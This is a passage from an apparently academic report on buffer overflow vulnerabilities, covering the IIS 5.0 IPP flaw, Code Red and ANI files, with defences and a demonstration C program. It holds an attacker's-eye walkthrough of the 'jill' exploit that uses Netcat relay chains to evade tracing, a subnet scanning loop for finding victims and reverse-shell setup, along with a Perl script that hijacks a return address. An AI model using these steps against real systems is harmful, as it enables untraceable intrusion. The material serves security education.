Recently, however, most of the tools have concentrated on preventing the return address from being overwritten, as most attacks occur this way. *StackShield* is a freely available tool that copies the return address of a function to a safe place (usually to the start of the data segment) at the start of the function. When the function terminates, it compares the two function return address, the one in the stack and the one stored in data segment. In the case of a mismatch, the function aborts immediately. Because a function also can call another function, it needs to maintain a stack kind of structure for storing return addresses.

CHAPTER 6

SOME DANGEROUS VULNERABILITIES

In this section we discuss some recent vulnerabilities that have been discovered by security experts worldwide. These vulnerabilities are pretty dangerous as they have affected several thousands of computers all over the world.

6.1 Microsoft IIS Vulnerability Details

Name: Microsoft Windows 2000 IIS 5.0 IPP ISAPI “Host:” Buffer Overflow Vulnerability
CVE (Common Vulnerabilities and Exposure): CAN-2001-0241
Variants: No variants in vulnerability or exploit process however multiple exploit code exists.

Operating System: Windows 2000 Professional + SP1,
Windows 2000 Server + SP1
Windows 2000 Advanced Server + SP1
Windows 2000 Datacenter Server + SP1

Exploit Type: Buffer Overflow, Run Arbitrary Code
Services used: Internet Information Server (IIS) 5.0 web server
Protocols used: HTTP, HTTPS, other protocols could be utilized by various exploit code
Discovered by: eEye Digital Security http://www.eEye.com – Riley Hassell
Brief Description: The Windows 2000 web server software, IIS 5.0, introduced Internet Printing Protocol (IPP) that is installed by default and allows submission and control of print jobs over HTTP with a web browser. A security vulnerability, discovered by Riley Hassell from eEye, exists in an ISAPI extension, msw2prt.dll, does not correctly perform input validation checking allowing an attacker to overflow a buffer and run any program in the SYSTEM context. A remote command shell is trivial for the attacker to execute and devastating for web site because it allows the attacker complete control over the web server.

6.1.1 How the exploit works

Windows 2000 provides native support for the Internet Printing Protocol (IPP) allowing users to print to a URL and view print job information via a web browser. IPP is an Internet standard and is described by RFC's 2910 and 2911. Microsoft Windows 2000 installs the IPP support by default. IIS 5.0 is required to access IPP because a web browser is used to access the printer information with the HTTP or HTTPS protocol. There is no way to install Windows 2000 without installing IPP.
Microsoft implemented IPP via Internet Services Application Programming Interface (ISAPI). ISAPI is a technology that allows programmers to create custom programs that add functionality to the web server. These custom programs are implemented as ISAPI filters or ISAPI extensions. IPP is implemented as an ISAPI extension because IPP is a high level service. The ISAPI extension responsible for IPP is msw3prt.dll. When a user sends a print request to the web server, the request is handled by the ISAPI extension msw3prt.dll. The program accepts input from the client as part of processing the print job and temporarily stores it prior to processing it in a memory location called a buffer. The program, msw3prt.dll, doesn't perform input validation checking of the data sent by the user. The program blindly writes the data sent by the user into the buffer created by the program. If the user sends a specially formed print request with an abnormally large size the program will write the data to the buffer however because the data exceeds the size of the buffer some of the data will overwrite other neighboring data. This modifies the program while it is running. If the oversized print request contains random data the program will fail. However, if the oversized print request contains valid program code the program can be made to perform a new function or load a different separate program. The attacker initiates the running of a program of his choosing by using this technique. This is commonly called an "unchecked buffer" or "buffer overflow" vulnerability. Now that we have established that we can run an arbitrary program by overrunning the buffer, what access level do the programs run at? The access level can be thought of as a program chain. The IIS server runs as the local system account. The IIS server initiates the ISAPI extension (msw3prt.dll) so therefore it also runs as the local system account. The buffer overflow attack basically changes the ISAPI extension to initiate the arbitrary program and therefore it runs in the local system context as well. The local system account is the level of access that the operating system runs at and therefore has complete control over the computer. This attack is very serious because of the level of access that the attacker gains over the computer. The attacker's ability to control a complete domain would be dependant on many factors; however the likelihood of a

complete takeover is much higher once the attacker has complete control over one of the corporation's computers.

6.1.2 Jill exploit step by step in the wild

Note: This portrays a more real world example where the attacker has control over many computers and wants to hide his identity.

1. The attacker will generally use a stolen dial up account to connect his machine to the Internet. Once connected he will set up a listener on his machine.
   nc –l –p 52111 –vv)
2. The attacker will set up a Netcat relay system to make it harder to trace him. First he sets up a Netcat listener and a Netcat client on each of the relay machines.
   (nc –l –p 52112 –vv | nc <attacker ip> -p 52111)
   He will repeat this step as many times as he feels is necessary, probably ensuring that each relay is in a different country with a different language.
   Next he will setup the last relay machine to have Netcat listen on port 23, relaying to the next Netcat relay in the line. Any port that can reach the attacker may be used.
   (nc –l –p 23 –vv | nc <previous relay> -p 52225)
3. The attacker then runs jill from one of his "owned" machines.
   (jill <victim> 80 <last relay> 23)
   This instructs jill to create program code that starts cmd.exe (command prompt) on the victim computer that connects to the last relay machine on port 23. The program code is included in the specially crafted print request and jill sends it to the victim machine on tcp port 80.
4. The web server accepts the print request and writes the data to the buffer. The program code is larger than the buffer so it overwrites the part of the program that controls the next instruction to be processed.
5. The next instruction to be processed is the request for cmd.exe to load and connect to the last relay machine on port 23.
6. The web server initiates a connection to the last relay machine, which forwards to the next relay machine, and so on until it finally reaches the attacker's machine. The Netcat screen on the attacker's machine provides the attacker complete control over the web server via a remote command prompt window.


7. The web server software fails because control is given to cmd.exe.
8. The web server software restarts automatically allowing the attacker to go undetected. (A new feature of Windows 2000)

The victim, once he notices the system has been infiltrated will try to trace the attacker. The victim must go the last relay machines owner to attempt to trace the attacker. The trail will lead to the next relay machine, and so on. All the while the machines victim must communicate in Korean, Japanese, German, French, etc. to finally track down the attacker. The attacker is almost untraceable if he uses computers in multiple countries with different languages and laws. The attacker using a stolen dial up account to control his relay machines will be very hard to trace. The next leg of the trace will require telephone records (generally not easy to get) to fully trace the telephone line used by the attacker. This is very difficult to trace and most likely would not be done except for high profile or high monetary value criminal cases.

Figure 8


We will outline two similar scenarios using the simplified method:

Stateful Inspection Firewall Scenario:




```
Command Prompt

S:\Security\SANS\GCIH>jill www.victim.com 80 attacker 23
iis5 remote .printer overflow.
dark spyrit <dspyrit@beavuh.org> / beavuh labs.

Connected.
sent...
you may need to send a carriage on your listener if the shell doesn't appear.
have fun!

S:\Security\SANS\GCIH>
```

The attacker sets up a Netcat listener and runs the exploit code against www.victim.com.



The attacker obtains a command prompt with system level access on his machine. Note that the whoami command reports NT AUTHORITY\SYSTEM proving complete control over the machine.

6.1.3 How to use the exploit

In this section we will step by step describe how the attack would be done, from the viewpoint of the attacker.

The lab setup is as follows:

Attacker:

The computer is running Linux or Windows 2000, the attacker is not using any stealth methods or IP hiding techniques. We will be using the jill exploit in this example.

Victim:

Web server is running a Windows 2000 Server, Microsoft IIS 5.0; the Internet Printing Protocol has not been disabled.

6.1.4 Identifying the Victim

Criteria: Windows 2000 running IIS 5.0 & IPP active

6.1.5 Finding the Victim

Using the exploit code iiswebexplt.pl by Wanderley J. Abreu Jr., it is easy to find victims. The attacker machine requires that Perl be installed. Once Perl is installed, test the exploit to ensure that works correctly. The command to use is:

perl iiswebexplt.pl <victim IP>

If the machine is vulnerable the screen will look like this:

Now an easy way to scan a class C subnet is to create a shell script. We have created this command file for Windows 2000:

Echo Start of 192.168.0.0/24 scan > iisresults.txt

FOR /L %a (1,1,254) DO perl iiswebexplt.pl 192.168.0.%a >> iisresults.txt

This command file will leave you with a nice file with prospects to attempt the exploit against. This technique will not actually test to see if the web server is vulnerable, it basically tests to see if the ISAPI extension msw3prt.dll is active. It will return a false positive if the system has SP2 installed on it.

6.1.6 Setup the Netcat listener

Setup Netcat to listen on the port of your choice. In this case we will use port 23.

NC –l –p 23 –vv

NC is the executable, -l sets Netcat into listen mode, -p specifies that Netcat listen on port 23, -vv is very verbose mode.

Netcat is waiting for the exploited web server to make a connection.

6.1.7 Attack the web server

Run the jill executable.

jill www.victim.com 80 attacker 23

Jill is the executable, www.victim.com is the DNS name of the victim web server, 80 is the port that the web server is listening on, attacker is the DNS name of the attacker machine, 23 is the port that Netcat is listening on the attacker machine.

6.1.8 Signature of the attack

This attack is extremely difficult to detect. During the find the victim stage there will not be web server log entries. If the service pack 2 or the hotfix have not been installed, no trace will be logged in the web server log.

During the attack the web server stage there are no web server log entries. There is no trace of the attack in the web server log. Again, when service pack 2 has been installed the following log sample was recorded as a result of a jill attack.
However, if only service pack 1 is installed some evidence exists in the System Event log. Basically the log entries, as seen below, log a crash of the IIS Admin Service and World Wide Web Publishing Service, with a restart of the same services. These services make up the main components of the IIS 5.0 server.

6.1.9 How to protect against it?

Disable Internet Printing Protocol

Limiting access to the Printers directory by IP Address or even deleting the Printers directory from the web server cannot control this vulnerability. Even if access is limited to the localhost (127.0.0.1) the web server can still be exploited remotely. Disabling the Internet Printing Protocol (IPP) is the only way to protect the web server without performing one of the other steps in this section.
To disable IPP open the IIS Administrative tool. Open the IIS properties, then edit the master properties for the www service. The control is cleverly hidden on the Home Directory tab then the configuration button. Finally the Application Configuration dialog will display the ISAPI extensions. Delete the .printer extension and save the configuration. You have disabled IPP.
A good practice is to initially test the server with one of the exploits to ensure that it will work with your server. The exploit code covered here works on the US version of Windows 2000 and may not function on international versions. Once IPP is disabled, test with the exploit code. Finally, reboot the server and test it with the exploit code again. If the exploit code ceased functioning but then functioned again after the reboot, you may have a Group Policy affecting your web server.

Install Windows 2000 Service Pack 2

The hotfix associated with Q296576 will repair the unchecked buffer vulnerability, and this hotfix has been rolled into Server Pack 2 (SP2). Download and install SP2.

Utilize an Application Proxy Firewall

In the Microsoft Security Bulletin MS01-023, Microsoft stated, “On the other hand, if the firewall allowed web sessions, the servers behind it would be vulnerable”. This statement is correct for most firewalls; however it is not true for certain application proxy firewalls.

The Symantec Enterprise Firewall (SEF) v6.5 for example protected against the available exploit code.

SEF is an application proxy based firewall and as such is able to not only examine the stateful packet information, but can also examine the payload. In this case it detected the malicious payload by examining the HTTP or HTTPS data to determine if it was valid and blocked the packets to protect the target web server from the attacker. The SEF firewall will protect a web server from many payload-based exploits, however it will not protect against all exploits.

Another type of application firewall installs on the web server and analyzes traffic to determine if is safe or not. eEye Digital Security, the company that discovered this vulnerability, produces such a firewall for IIS 4.0 and 5.0. They claim that SecureIIS will protect an IIS 5.0 server from being exploited in this manner. This would be a good option if a stateful packet filter firewall was already in place protecting the web server. These solutions are part of a nice defense in depth strategy.

Defense in Depth, the best answer

The defense in depth strategy should include all or most of the items outlined below.

Security Policy

Ensure that a security policy exists. It should be clear, concise, and realistic and provide sufficient guidance to instruct the technical people responsible for the infrastructure and the programming. The policy should cover many items such as malicious code (virus), passwords, backups, incident handling, proprietary information, and when appropriate should point to separate setup and configuration best practices documents to assist technical staff. If your organization cannot support the full policies listed here, create a smaller overview document and the setup and configuration documents. You can always add to the policies later, however your servers need to be setup and they need to be secure. These documents should outline many of the points in following section “Secure the Web Server”.

Keep up to date

Subscribe to the security newsletters for the technologies that you use. For a Microsoft environment, subscribing to the Microsoft Security Notification service is essential. The amount of email is reasonable however you will be notified of all security fixes that Microsoft releases allowing you to quickly evaluate if you need them. The email service is available at http://www.microsoft.com/technet/security/notify.asp.

Secure the Web Server

Basic IIS 5.0 Web Server security steps: (there are always exceptions, however this is good starting point)

1. **Install only the IIS options that are required.** (Common Files, FTP if required, IIS Snap in, and WWW are all recommended)
2. Try to **install the Web into a separate partition** created just for IIS or at least install it to a different partition from the system partition (i.e. D:\Inetpub\wwwroot) Once the IIS install has completed, re-install the appropriate service pack and all security hotfixes related to IIS.
3. Configure the properties for the Server:

   WWW Service >> Edit >> Web Site >> Enable Logging >> Properties >>Extended Properties >> Log these:

   Time
   Client IP
   Client IP Address
   User Name
   Method
   URI Stem
   HTTP Status
   Win32 Status
   User Agent
   Server IP Address
   Server Port

   Operators >> Administrators

   Directory Security >> Anonymous Access Only

   Directory Security >> IP Address restrictions>> All computers Denied except 127.0.0.1 (We will allow public access on specific webs later.)

   Performance: Configure according to your needs.

   Home Directory: Web path should be separate from your system partition. Allow Read, Log visits.

   Home Directory >> Applications settings >> Configuration >> remove all extraneous extension mappings like *.htw, *.htr, *.ida, *.idq, *.printer, etc. Leaving only *.asp.

   Home Directory >> Applications settings >> Configuration >> App Options

>> Uncheck Enable parent paths (disallows ..\ as a way to describe the parent directory)

Home Directory >> Applications settings >> Configuration >>>> App Debuging >> Script Error Messages >> Send text error message to client.

Documents>> Limit it to the default that you wish to use. (Default.htm)

Inheritance Overrides>> If you get asked this question, override then go to that particular web and edit appropriately.

4. Go back to any folders and set permissions as required.
   Directory Security>> Go back to the Default Web Site and set the IP Addresses to all computers Granted. Don't override any child nodes.
5. Commence loading web content.

6.2 Microsoft Outlook Express Vulnerability

In July 2002, a vulnerability to buffer overflow attack was discovered in Microsoft Outlook and Outlook Express. A programming flaw made it possible for an attacker to compromise the integrity of the target computer by simply sending an e-mail message. Unlike the typical e-mail virus, users could not protect themselves by not opening attached files; in fact, the user did not even have to open the message to enable the attack. The programs' message header mechanisms had a defect that made it possible for senders to overflow the area with extraneous data, which allowed them to execute whatever type of code they desired on the recipient's computers. Because the process was activated as soon as the recipient downloaded the message from the server, this type of buffer overflow attack was very difficult to defend. Microsoft has since created a patch to eliminate the vulnerability.

6.3 Windows Ani files Vulnerability

Animated cursor files (.ani) contain animated graphics for icons and cursors. A stack buffer overflow vulnerability exists in the way that Microsoft Windows processes malformed animated cursor files. Microsoft Windows fails to properly validate the size specified in the ANI header. Note that Windows Explorer will process ANI files with several different file extensions, such as .ani, .cur, or .ico.

Note that animated cursor files are parsed when the containing folder is opened or it is used as a cursor. In addition, Internet Explorer can process ANI files in HTML documents, so web pages and HTML email messages can also trigger this vulnerability.

More information on this vulnerability is available in Microsoft Security Advisory (935423).

Animated cursors allow a mouse pointer to appear animated on a Web site. The feature is often designated by the .ani suffix, but attacks for this vulnerability are not constrained by this file type so simply blocking .ani files won't necessarily protect a PC. Successful exploitation can result in memory corruption when processing cursors, animated cursors, and icons. According to Arbor Networks, the malicious code on compromised Web sites exploiting this flaw appears to be originating from the following sites, which one may want to block:

wsfgfdgrtyhgfd.net
85.255.113.4
uniq-soft.com
fdghewrtewrtyrew.biz
newasp.com.cn

More than two weeks after the attacks were first spotted (28th March, 2007) there are still more than 2,000 unique sites that are hosting exploit code and/or are compromised and are pointing to machines that host exploit code, Websense said. According to Andreas Marx of AV Test, there are more than 46,000 different URLs that together serve up almost 3,000 different corrupted animated cursor files.

6.4 Code Red

A server running Microsoft's IIS sends you a web page if a request is made to that server by telling it what you want (for e.g., you might tell www.nitrkl.ac.in that you want the hypertext file /placement/statistics.html by typing
http:// www.nitrkl.ac.in/placement/statistics.html).

The string you send is stored in one buffer, which does not overflow because it was properly bounds-checked. Each character is an ASCII character which takes one byte to store.

If you requested some other http service, though, this buffer might be reformatted into UNICODE (used for international character sets, 1 character = 2 bytes) and stored in another buffer.

It was this other buffer that overflowed because there was no bounds checking to make sure the UNICODE buffer was twice as big as the ASCII buffer.

While it is not easy to exploit this kind of buffer overflow, it proved to not be impossible. The buffer overflow allowed the attack code, which was included in the request string, to be executed.

The Code Red worm defaced web sites on English-language servers, and made a failed attempt at a denial-of-service attack on www.whitehouse.gov. The Code Red II worm exploited the very same vulnerability, except it installed a back door designed to make your entire hard drive available to attackers over the Internet.

Between the two worms, about 800,000 machines infected and an estimated $2.5 billion in damages, lost productivity, and clean-up costs.

Timeline of events

18 June 2001- eEye Digital security reports the vulnerability

18 June 2001- Microsoft releases a patch

19 June 2001 – CERT Advisory CA-2001-13 released

12 July 2001 – First incarnation of Code Red released, doesn't spread as well as it could.

19 July 2001 – Second incarnation of Code Red released, nearly the same code but it spreads much better, failed attempt at a denial-of-service attack on www.whitehouse.gov (100's of thousands of machines infected)

19 July 2001 – CERT advisory CA-2001-19 released

31 July 2001 – CAIDA follow-up survey shows that nearly a third of the machines infected by Code Red were still not patched

4 August 2001 – 16 days later, Code Red II is released, exploiting the very same vulnerability, but installing a back door on infected machines. 100's of thousands more machines are infected or re-infected. Code Red II was probably released by a different party as it shared no code with the original Code Red.

CHAPTER 7

A SAMPLE PROGRAM DEVELOPED BY US TO DEMONSTRATE A STACK OVERFLOW AND ITS CONSEQUENCES

```
/*
StackOverrun.c
This program shows an example of how a stack based buffer overrun can be used to
execute arbitrary code. Its objective is to find an i/p string that executes the function bar.
*/
#include <stdio.h>
#include <string.h>
void foo(const char* input)
{
    char buf[10];
    //It's a trick to view the stack
    printf("My stack looks like:\n%p\n%p\n%p\n%p\n%p\n% p\n\n");
    strcpy(buf, input);
    printf("%s\n", buf);
    printf("Now the stack looks like:\n%p\n%p\n%p\n%p\n%p\n%p\n\n");
}
void bar(void)
{
    printf("Augh! I've been hacked!\n");
}

int main(int argc, char* argv[])
{
    printf("Address of foo = %p\n", foo);
    printf("Address of bar = %p\n", bar);
    if (argc != 2)
    {
        printf("Please supply a string as an argument!\n");
        return -1;
    }
    foo(argv[1]);
    return 0;
}
```

C:\>StackOverrun.exe Hello

Address of foo = 00401000

Address of bar = 00401045

My stack looks like:

00000000

00000000

7FFDF000

0012FF80

0040108A <-- We want to overwrite the return address for foo.

00410EDE

Hello

Now the stack looks like:

6C6C6548 <-- You can see where "Hello" was copied in.

0000006F

7FFDF000

0012FF80

0040108A

00410EDE

Now for the classic test for buffer overruns—we input a long string:

C:\>StackOverrun.exe AAAAAAAAAAAAAAAAAAAAAAAA

Address of foo = 00401000

Address of bar = 00401045

My stack looks like:

00000000

00000000

7FFDF000

0012FF80

0040108A

00410ECE

AAAAAAAAAAAAAAAAAAAAAAAA

Now the stack looks like:

41414141

41414141

41414141

41414141

41414141

41414141

And we get the application error message claiming the instruction at 0x41414141 tried to access memory at address 0x41414141.

C:\>StackOverrun.exe ABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890

Address of foo = 00401000

Address of bar = 00401045

My stack looks like:

00000000

00000000

7FFDF000

0012FF80

0040108A

00410EBE

ABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890

Now the stack looks like:

44434241

48474645

4C4B4A49

504F4E4D

54535251

58575655

The application error message now shows that we're trying to execute instructions at 0x54535251. Glancing again at our ASCII charts, we see that 0x54 is the code for the letter T, so that's what we'd like to modify. Let’s now try this:

C:\>StacOverrun.exe ABCDEFGHIJKLMNOPQRS

Address of foo = 00401000

```
Address of bar = 00401045
My stack looks like:
00000000
00000000
7FFDF000
0012FF80
0040108A
00410ECE

ABCDEFGHIJKLMNOPQRS
Now the stack looks like:
44434241
48474645
4C4B4A49
504F4E4D
00535251
00410ECE
```

Now we're getting somewhere! By changing the user input, we're able to manipulate where the program tries to execute the next instruction. We're controlling the program flow with user input! Clearly, if we could send it 0x45, 0x10, 0x40 instead of QRS, we could get bar to execute. So how do you pass these odd characters—0x10 isn't printable—on the command line? Like any good hacker, I'll use the following Perl script named HackOverrun.pl to easily send the application an arbitrary command line:

```
$arg = "ABCDEFGHIJKLMNOP"."\x45\x10\x40";
$cmd = "StackOverrun ".$arg;
system($cmd);
```

Running this script produces the desired result:

```
C:\>perl HackOverrun .pl
Address of foo = 00401000
Address of bar = 00401045
My stack looks like:
77FB80DB
77F94E68
```

7FFDF000

0012FF80

0040108A

00410ECA

ABCDEFGHIJKLMNOPE?@

Now the stack looks like:

44434241

48474645

4C4B4A49

504F4E4D

00401045

00410ECA

Augh! I've been hacked!

/*

CHAPTER 8

CONCLUSIONS

This work in progress addresses a serious, systemic problem: the programming technology and programmer mistakes that open the door for repeated attacks on critical infrastructure software across many vendors.

We have analyzed the characteristics of several buffer overflow attacks, the reasons for their popularity, and the effectiveness and costs of various defenses against them. Until recently the attackers seemed to have the upper hand, and the traditional defenses seemed largely impotent to stop these attacks. We analyzed the reasons for this. The recent appearances of effective defenses that break some of these obstacles give reason for hope that finally the defenders might have a chance to gain the upper hand against this type of attack.

All the methods/tools described above are limited in one manner or another. No tool can solve completely the problem of buffer overflow, but they surely can decrease the probability of stack smashing attacks. However, code scrutiny (writing secure code) is still the best possible solution to these attacks. Programmers should be educated to prevent/minimize the use of standard unsafe functions. In addition, no warning given by the compiler should be taken lightly. With time and increasing awareness among developers, buffer overflow problems are predicted to decrease in importance and frequency. Security-related issues are still expected to be around, though, by various other means.

From a programmer's point of view, make sure you use secure functions when using the stack, and naturally expect the unexpected to happen - making sure you provide methods to deal with the potential bug in user defined input. In a more general perspective, knowing how to code exploits provides a welcomed understanding of how the internals of programs operate, and passed through the specific registers on the stack.

Buffer overflow exploits are here to stay. They are pervasive, powerful, and easy to use. They are the tool of choice to today’s attacker, and must be prevented. Keeping systems up-to-date with the most current security patches will protect servers against these powerful threats.

CHAPTER 9

REFERENCES

1. [McCorkendale-Szor] 'Code Red Buffer Overflow', *Virus Bulletin*, September 2001.
2. http://www.cve.mitre.org/, (Common Vulnerabilities and Exposures).
3. http://www.cert.org/.
4. Aleph One. "Smashing The Stack For Fun And Profit." Phrack Magazine. Issue #49 November 1996. URL: http://destroy.net/machines/security/P49-14-Aleph One.
5. Baratloo, Arash et al. "Libsafe: Protecting Critical Elements of Stacks." Bell Labs. December 25, 1999.
   URL: http://www.avayalabs.com/project/libsafe/doc/libsafe.pdf.
6. Cowan, Crispin et al. "Protecting Systems From Stack Smashing Attacks With StackGuard." Department of Computer Science and Engineering. Oregon
7. Graduate Institute of Science & Technology.
   URL:http://www.cse.ogi.edu/DISC/projects/immunix/.
8. dark spyrit. "Win32 Buffer Overflows." Phrack Magazine. Issue #55 September 1999. URL: http://julianor.tripod.com/P55-15-win32_overflow.txt.
9. dethy. "How To Write Code Based Exploits." March 2000.
   URL:http://julianor.tripod.com/htce.txt.
10. DilDog. "The Tao Of Windows Buffer Overflow."

URL: http://www.cultdeadcow.com/cDc_files/cDc-351.

11. Frykholm, Niklas. “Countermeasures Against Buffer Overflow Attacks.” RSA Security. November 2000. URL:http://www.rsasecurity.com/rsalabs/technotes/buffer/buffer_overflow.html.
12. Harari, Eddie. A Look At The Buffer Overflow Hack.” Linux Journal. Issue #61 May 1999. URL: http://www.linuxjournal.com/article.php?sid=2902.
13. Lamagra. “Buffer Overflows.” URL: http://julianor.tripod.com/lamagra-bof.txt.
14. Lefty. “Buffer Overruns: What’s The Real Story?” URL:http://julianor.tripod.com/stack-history.
15. Microsoft Security Bulletin MS02-014. “Unchecked Buffer In Windows Shell Could Lead To Code Execution.” March 7, 2002. URL:http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS02-014.asp.
16. Mixter. “Writing Buffer Overflow Exploits – A Tutorial For Beginners.” URL:http://www.11a.nu/stack/exploit.txt.
17. mudge. “How To Write Buffer Overflows.” URL:http://www.insecure.org/stf/mudge_buffer_overflow_tutorial.html.
18. Smith, Nathan P. “Stack Smashing Vulnerabilities In The UNIX Operating System.” URL: http://www.bronzesoft.org/docs/security/bufov/natebuffer.pdf.
19. www.computerterrorism.com

20. National Science Foundation Division of Undergraduate Education, NSF Award No. 0113627*: Increasing Security Expertise in Aviation-oriented Computing Education: A Modular Approach.* Website: http://nsfsecurity.pr.erau.edu.

21. G. McGraw and J. Viega, "Make Your Software Behave:

22. Learning the Basics of Buffer Overflows", *IBM Developer Series,* http://www.ibm.com/developerworks/library/ overflows/

23. "Vendicator," Stack Shield program, Available HTTP:http://www.angelfire.com/sk/stackshield/index.html.

24. http://www.securiteam.com/

25. www.phrack.org

26. http://www.sans.org/topten.html

27. en.wikipedia.org/wiki/Buffer_overflow

28. www.bugtraq.com

29. www.windowsecurity.com/articles/analysis_of_bufferoverflow_attacks.html

30. www.governmentsecurity.org/forum/index.php?showtopic=7728